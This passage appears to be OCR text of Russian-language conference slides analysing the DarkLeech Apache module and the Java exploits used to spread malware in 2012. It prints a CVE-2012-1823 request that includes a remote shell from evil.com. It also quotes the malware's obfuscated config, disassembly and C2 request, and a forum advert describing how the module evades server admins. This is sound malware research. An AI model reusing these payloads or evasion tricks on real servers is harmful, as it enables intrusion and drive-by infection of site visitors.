
CVE-2012-1823 PHP-CGI

```
POST /?-dallow_url_include%3don+-
dauto_prepend_file+http%3A%2F%2Fevil.com%2Fshe
ll.txt HTTP/1.1
```

~ php.ini

```
allow_url_include=on
safe_mode=Off
disable_functions=NULL
auto_prepend_file http://evil.com/shell.txt
```

CVE-2012-1823 Распространение



Закрепление в системе

a.k.a. web-malware goes binary

http://blog.unmaskparasites.com

mod_spm_headers.so
mod_spm_mem.so
...

$ strings mod_spm_headers.so

```
C_ARRAY_BAN_USERAGENT
C_ARRAY_BLACKLIST_URI
_CHECK_SITE_KERNEL
_CHECK_REFERER_IS_HOST
base64decode
xor_decrypt_string
_GEN_FILENAME_BLACKLIST
_CHECK_REFERER_IS_SEO
SIZE_ARRAY_SE_REFERER
_CHECK_BOT_USERAGENT
SIZE_ARRAY_BAN_USERAGENT
_ADD_TO_BLACKLIST
_CHECK_SITE_ADMIN
SIZE_ARRAY_BLACKLIST_URI
CLIENT_IP
_INJECT_UPDATE
```

http://pastebin.com/6wWVsstj

```
#define TDS_HOST                        "\x4f\x4c\x40\x42\x4f\x4b\x4c\x50\x57"  // "localhost"
#define TDS_URI                         "\xc\x57\xc" //
"\xc\x6a\x45\x51\x42\x4e\x46\x70\x46\x51\x55\x46\x51\x77\x67\x70\xc"    // "\xc\x44\x4c\xd\x53\x4b\x53" //
"/go.php"
#define TDS_PORT                        80
#define TDS_TIMEOUT                     10*1000000 // microseconds
#define CRYPT_KEY                       "#"
#define ROOT_IDLE_TIME          5*60
#define TMP_DIR                         "\xc\x55\x42\x51\xc\x57\x4e\x53"        //      "/var/tmp"
#define LIST_PREF                       "\x50\x46\x50\x50\x7c"  //      "sess_"
#define DO_CHECK_UTMP           1
#define DO_BAN_SITEADMIN        1
#define CLEAN_MY_NAME           "\x4e\x4c\x47\x7c\x47\x4f" // "mod_dl"
#define KEY_COOKIE_NAME         "\x73\x6b\x73\x70\x46\x50\x50\x4a\x4c\x4d\x50\x6a\x67\x1e"      //
"PHPSessionsID="
#define KEY_TTL                         5*60    // seconds
#define RAW_COOKIE_VALUE        -1
#define CONNECTION_TIMEOUT      30      // seconds
#define TEMP_BAN_TIME           60*60*24*7      // seconds
#define JS_CREATE_IFRAME
 "\x47\x4c\x40\x56\x4e\x46\x4d\x57\xd\x54\x51\x4a\x57\x46\xb\x4\x1f\x50\x57\x5a\x4f\x46\x1d\xd\x4d\x4c\x47\
    // "document.write('<style>.nodispl { display:none; width:0; height:0 }
</style>');\r\ndocument.write('<iframe src=/?%s%i class=nodispl></iframe>');\r\n"
```

```
                public C_ARRAY_SE_REFERER
C_ARRAY_SE_REFERER db 'GOOGLE.',0Ah      ; DATA XREF: .got:C_ARRAY_SE_REFERER_ptrîo
                db 'YAHOO.',0Ah
                db 'YANDEX.',0Ah
                db 'RAMBLER.',0Ah
                db 'MAIL.RU',0Ah
                db 'BING.',0Ah
                db 'SEARCH.',0Ah
                db 'MSN.',0Ah
                db 'ALLTHEWEB.',0Ah
                db 'ASK.',0Ah
                db 'LOOKSMART.',0Ah
                db 'ALTAVISTA.',0Ah
                db 'WEB.DE',0Ah
                db 'FIREBALL.',0Ah
                db 'LYCOS.',0Ah
                db 'AOL.',0Ah
                db 'ICQ.',0Ah
                db 'NETZERO.',0Ah
                db 'FRESH-WEATHER.',0Ah
                db 'FREECAUSE.',0Ah
                db 'MYSEARCH-FINDER.',0Ah
                db 'NEXPLORE.',0Ah
                db 'ATT.',0Ah
                db 'REDROVIN.',0Ah
                db 'TOSEEKA.',0Ah
                db 'COMCAST.',0Ah
                db 'INCREDIMAIL.',0Ah
                db 'CHARTER.',0Ah
                db 'VERIZON.'.0Ah
```

mod_spm_headers.so
mod_spm_mem.so
...

```
POST http://updatekernel.org/ HTTP/1.1
Host: updatekernel.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

c=1&version=2012.08.07&uname=
```

```
GgsWWB8VCQEBUk8lHw0OGBFUAkwaUB0LHwgEBAsCWxEPFwMNBRkBV0E
cCAIYW11cV1hUABVfTBUfHV5BUEhZVhwZDU1YQxIEFAgJX1BRAAUXUA4IDRI
DUEYUExkPHQ1YFk9aUAgWHwUBBFAeFg9cUgUQGBFKQkscABkJCA0CAgIX
HwReAhYLTk8MWTU2KgAFOzBJICA5GD8pA1FDUBoNCBUYUEZZVEBPRAQE
GQoMGFxSX1dfQ05RSwUHAgwJCV9MQgAFF04QGRE=
```

base64 -> xor

```
{{{<style>.fka68f { position:absolute; left:-1038px; top:-1619px} </style> <div
class="fka68f"><iframe src="http://cpnlooks.org/?a=YWZmaWQ9MDUyODg="
width="286" height="249"></iframe></div>}}}
```

Left4Dead

Сегодня, 13:47

Завсегдатый

DL УЧАСТНИК

Сообщений: 165
Регистрация: 08.05.10
Пользователь №: 11310

Профиль

Рейтинг: < -8 (0) 8 >
Респекты: < (8) >

DarkLeech - модуль Apache/2 для вставки IFRAME во все сайты на сервере

Желаешь иметь стабильный поток качественного трафа, но до сих пор ифреймишь ftp-шки? Теперь в паблике уник
трафика с серверов и усложняющая работу админам.

Модуль Apache/2 предназначен для вставки ваших фреймов во все сайты на сервере. Функционал:

- Вставка фреймов в php/html/js
- Периодическое обновление фрейма с вкомпиленного URL
- Фрейм выдаётся только уникальным юзерам (cookie+IP)
- Опциональная возможность фреймить только траф с поисковиков
- Фрейм не выдаётся поисковикам, Google Chrome, линуксоидам, локальным IP и т.д.
- Опциональная возможность выдавать фрейм не сразу, либо агрессивный режим работы
- Шифрование строк, кеша и трафика


Методы сокрытия от админов, позволяющие прожить модулю как можно дольше (на некоторых серверах живёт го

- Админам сервера, ходящим по SSH, фрейм не выдаётся. IP админов собираются из логов еще на стадии уст
- Админы сайтов вычисляются по признакам URL-ов админок, их IP ложатся в бан и фрейм им тоже не выдаё
- Если рут или судоер залогинился на сервер, то модуль временно переходит в тихий режим работы, и когда р
  снова начинает лепить фреймы посетителям
- Мониторинг подозрительных процессов: при запущенных tcpdump, rkhunter и т.д. модуль не проявляет актив


Модуль разработан мной, постоянно совершенствуется и используется более 2 лет. Обнаруженные баги вовремя ус
Гибкая настройка - все опции по желанию включаются/отключаются в конфигурационном файле. Модуль выходит н
держать тему в привате, слишком часто стали упоминать и обсуждать в сети.

Примеры моих стат загрузок, сделанных на трафе, полученном с помощью модуля:

- связка Puerto за месяц



Detection ratio: 3/42



DrWeb: Linux.Iframe.1

Sophos: Troj/Apmod-C

TrendMicro-HouseCall: TROJ_GEN

www.s[redacted]n...	/modnaja-zhenskaja-odezhda-zhenskie-sport-kostyumy/
nwxo.org.in	/index.php?src=73&surl=www.s[redacted]n.com&sport=80
nwxo.org.in	/index2.php?src=73&gpr=13&tkr=0313083557719812 5&tkri=
nwxo.org.in	/index5.php?src=73&gpr=13&tkr=0313083557719812 5&tkri=
nwxo.org.in	/index6.php?b=0&src=73&gpr=13&tkr=0313083557719812 5
nwxo.org.in	/index4.php?src=73&gpr=13&tkr=0313083557719812 5&tkri=
www[redacted].ru	/
misnuk.in	/index.php?time=09110628102398959 4&src=58&surl=www.c[redacted].ru&sport=80&key=A79642
misnuk.in	/index2.php?src=58&gpr=18&tkr=0911064644015754 9&tkri=8045076a7cf7f45c9399559bfbe6
misnuk.in	/main.php?src=58&gpr=18&tkr=0911064644015754 9&tkri=8045076a7cf7f45c9399559bfbe601
misnuk.in	/content/ap2.php?src=58&gpr=18&tkr=0911064644015754 9&tkri=8045076a7cf7f45c9399559
misnuk.in	/Set.jar
misnuk.in	/g.php?f=b5ecf&e=0&src=58&gpr=18&tkr=0911064644015754 9&tkri=8045076a7cf7f45c93995
dating-portal.net	/aff.php?tt=0&t=timeout
dating-portal.net	/aff.php?go=3338/
dating-portal.net	/

Troj/JSRedir-DM

```
042DAD0
042DAD0 Malware_dexor   proc near               ; CODE XREF: Malware_string_contructor+165C↓p
042DAD0                                         ; sub_4317D0+130↓p ...
042DAD0                 test    ecx, ecx
042DAD2                 mov     rax, rsi        ; H
042DAD5                 jz      short loc_42DB10
042DAD7                 mov     r8, rdi
042DADA                 mov     r9, rsi
042DADD                 xor     r10d, r10d
042DAE0                 jmp     short loc_42DAEA ; ы
042DAE2 ; ---------------------------------------------------------------------------
042DAE2
042DAE2 loc_42DAE2:                             ; CODE XREF: Malware_dexor+36↓j
042DAE2                 add     r8, 1
042DAE6                 add     rdx, 1
042DAEA
042DAEA loc_42DAEA:                             ; CODE XREF: Malware_dexor+10↑j
042DAEA                 cmp     byte ptr [r8], 0
042DAEE                 movzx   eax, byte ptr [rdx] ; …
042DAF1                 cmovz   r8, rdi
042DAF5                 add     r10d, 1         ; A
042DAF9                 xor     al, [r8]
042DAFC                 mov     [r9], al        ; A
042DAFF                 add     r9, 1
042DB03                 cmp     r10d, ecx       ; A
042DB06                 jnz     short loc_42DAE2
042DB08                 lea     eax, [rcx-1]
042DB0B                 lea     rax, [rsi+rax+1]
042DB10
042DB10 loc_42DB10:                             ; CODE XREF: Malware_dexor+5↑j
042DB10                 mov     byte ptr [rax], 0
042DB13                 retn
042DB13 Malware_dexor   endp
```

Detection ratio: 1/42

Kaspersky: Backdoor.FreeBSD.Papach.a

Detection ratio: 1/42

Kaspersky: Backdoor.Linux.Maldyr.a

Распространение

Эволюция Java-эксплоитов

CVE-2011-3544 (Java Rhino)

CVE-2012-0507 (Java AtomicReferenceArray)

CVE-2012-4681 (Java ???)

CVE-2012-4681 Первая публикация


26.08.2012

Joshua J. Drake
@jduck1337


I heard there was a new Java 0day found being exploited in the wild -- pastie.org/4594319

CVE-2012-4681 обновление Metasploit


27.08.2012



Sakura



Blackhole



CVE-2012-4681 патч от Oracle

30.08.2012

Security Baselines

The security baselines for the Java Runtime Environment (JRE) at the time of the release of JDK 7u7 are specified in the following table:

